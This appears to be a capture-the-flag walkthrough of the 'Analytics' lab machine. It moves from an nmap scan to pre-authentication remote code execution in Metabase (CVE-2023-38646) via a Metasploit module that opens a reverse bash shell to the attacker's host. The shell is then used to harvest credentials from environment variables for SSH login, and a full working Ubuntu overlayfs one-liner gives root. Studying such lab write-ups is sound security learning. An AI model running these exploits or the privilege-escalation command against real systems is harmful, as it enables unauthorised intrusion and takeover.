Analytics walkthrough

Index


List of pictures

Disclaimer

I do these boxes to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthroughes are for informational and educational purpose only. The tutorial and demo provided here is only for those who're willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Reconnaissance

The results of an initial nMap scan are the following:



```
└─# nmap -sT -p- -sV -sC -O -A 10.10.11.233
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-23 10:40 AEDT
Nmap scan report for 10.10.11.233
Host is up (0.022s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://analytical.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=1/23%OT=22%CT=1%CU=39447%PV=Y%DS=2%DC=T%G=Y%TM=65AE
OS:FD4D%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)
OS:SEQ(SP=106%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=106%GCD=1%ISR=10B%TI
OS:=Z%CI=Z%II=I%TS=C)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M
OS:53CST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE8
OS:8%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%D
OS:F=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=
OS:Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF
OS:=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=
OS:%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G
OS:)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   25.92 ms 10.10.14.1
2   22.25 ms 10.10.11.233

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 103.54 seconds
```

Picture 1 - nMap scan results

Ports open are number 22 and 80. So, the box has SSH enabled and an application running on port 80. Also, the operative system is Ubuntu.


To access to the application, it is needed to add a new entry in the host file:

$$10.10.11.233 \quad analytical.htb$$

Initial foothold


Exploring the application

Exploring the application, I found the following login page via Burp requests interception:



Picture 2 - Application login

This login page is based on Metabase, an open source business intelligence tool. I tried some default credentials found on the Internet, but they didn't work. Next step was to search some know exploit for Metabase. I discovered Metabase has a disclosed pre-authentication RCE vulnerability and the relative CVE is CVE-2023-38646. This bug in Metabase involved a retained ***setup-token*** post-installation, accessible to unauthenticated users. This flaw, resulting from a codebase refactoring oversight, allowed exploitation via SQL injection in the H2 database driver during the Metabase setup phase. The exploit enabled pre-authentication Remote Code Execution (RCE) by manipulating database connection validation steps. To exploit this vulnerability, I used the ***metasploit_setup_token_rce*** Metasploit module. I configured it as shown in the following picture:




```
msf6 exploit(linux/http/metabase_setup_token_rce) > options

Module options (exploit/linux/http/metabase_setup_token_rce):

   Name       Current Setting              Required  Description
   ----       ---------------              --------  -----------
   Proxies                                 no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     http://data.analytical.htb/  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80                           yes       The target port (TCP)
   SSL        false                        no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                            yes       The URI of the Metabase Application
   VHOST                                   no        HTTP server virtual host


Payload options (cmd/unix/reverse_bash):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.110     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(linux/http/metabase_setup_token_rce) > 
```

Picture 3 - Metasploit module configuration

Running this Metasploit module, I gained a shell on the target.

User flag


I had this shell with user ***metabase***. I explored the system with this user, but I didn't find the user flag. So, I started to search some other useful information. In particular, I found new credential in the environment variables, as shown in the following picture:



```
msf6 exploit(linux/http/metabase_setup_token_rce) > run

[*] Started reverse TCP handler on 10.10.14.110:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Version Detected: 0.46.6
[+] Found setup token: 249fa03d-fd94-4d5b-b94f-b4ebf3df681f
[*] Sending exploit (may take a few seconds)
[*] Command shell session 1 opened (10.10.14.110:4444 → 10.10.11.233:41834) at 2024-01-23 10:59:39 +1100

whoami
metabase
env
MB_LDAP_BIND_DN=
LANGUAGE=en_US:en
USER=metabase
HOSTNAME=0a5f7af60327
FC_LANG=en-US
SHLVL=5
LD_LIBRARY_PATH=/opt/java/openjdk/lib/server:/opt/java/openjdk/lib:/opt/java/openjdk/../lib
HOME=/home/metabase
MB_EMAIL_SMTP_PASSWORD=
LC_CTYPE=en_US.UTF-8
JAVA_VERSION=jdk-11.0.19+7
LOGNAME=metabase
_=/bin/sh
MB_DB_CONNECTION_URI=
PATH=/opt/java/openjdk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
MB_DB_PASS=
MB_JETTY_HOST=0.0.0.0
META_PASS=A[redacted]#
LANG=en_US.UTF-8
MB_LDAP_PASSWORD=
SHELL=/bin/sh
MB_EMAIL_SMTP_USERNAME=
MB_DB_USER=
META_USER=m[redacted]s
LC_ALL=en_US.UTF-8
JAVA_HOME=/opt/java/openjdk
PWD=/
MB_DB_FILE=//metabase.db/metabase.db
```

Picture 4 - User credentials


This user and password can be used to login to the system in SSH:



```
└─$ ssh m[redacted]s@10.10.11.233
metalytics@10.10.11.233's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 6.2.0-25-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Jan 23 12:04:16 AM UTC 2024

  System load:              0.02978515625
  Usage of /:               95.1% of 7.78GB
  Memory usage:             32%
  Swap usage:               0%
  Processes:                170
  Users logged in:          0
  IPv4 address for docker0: 172.17.0.1
  IPv4 address for eth0:    10.10.11.233
  IPv6 address for eth0:    dead:beef::250:56ff:feb9:abcf

  ⇒ / is using 95.1% of 7.78GB
  ⇒ There is 1 zombie process.


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon Jan 22 18:00:09 2024 from 10.10.14.103
-bash-5.1$ whoami
m[redacted]s
```

Picture 5 - SSH login as not privileged user

This time, I found the user flag in his home directory:




```
-bash-5.1$ cat user.txt
8[redacted]lf
-bash-5.1$ 
```

Picture 6 - User flag

Privilege escalation

Since I found the user flag, I started to search some useful information to escalate my current privileges to root privileges. I executed ***linpeas.sh*** script, but it was not useful. The valuable information to execute a privilege escalation is the system operative version:




```
-bash-5.1$ uname -a
Linux analytics 6.2.0-25-generic #25-22.04.2-Ubuntu SMP PREEMPT_DYNAMIC Wed Jun 28 09:55:23 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
-bash-5.1$ 
```

Picture 7 - Info useful to escalate privileges

In fact, I found an exploit for this Ubuntu version on the Internet. To accomplish my goal I used the following command:

$$export\ TD = \$(mktemp\ -d)\ \&\&\ cd\ \$TD\ \&\&\ unshare\ -rm\ sh\ -c\ "mkdir\ l\ u\ w\ m\ \&\&\ cp\ /u*/b*/p*3\ l/;\ setcap\ cap\_setuid + eip\ l/python3; mount\ -t\ overlay\ overlay\ -o\ rw, lowerdir = l, upperdir = u, workdir = w\ m\ \&\&\ touch\ m/*;"\ \&\&\ u/python3\ -c\ 'import\ os; os.setuid(0); d = os.getenv("TD"); os.system(f"rm\ -rf\ \{d\}"); os.chdir("/root"); os.system("/bin/sh")'$$

In this way, I became ***root*** on the machine and I found the root flag in his home directory:



```
metalytics@analytics:~$ export TD=$(mktemp -d) && cd $TD && unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/; setcap cap_setuid+eip l/python3;mount -t overlay overlay -o rw,lowerdir=l,upperdir=u,workdir=w m && touch m/*;" && u/python3 -c 'import os;os.setuid(0);d=os.getenv("TD");os.system(f"rm -rf {d}");os.chdir("/root");os.system("/bin/sh")'
# whoami
root
# cat /root/root.txt
[redacted]
# 
```

Picture 8 - Privilege escalation and root flag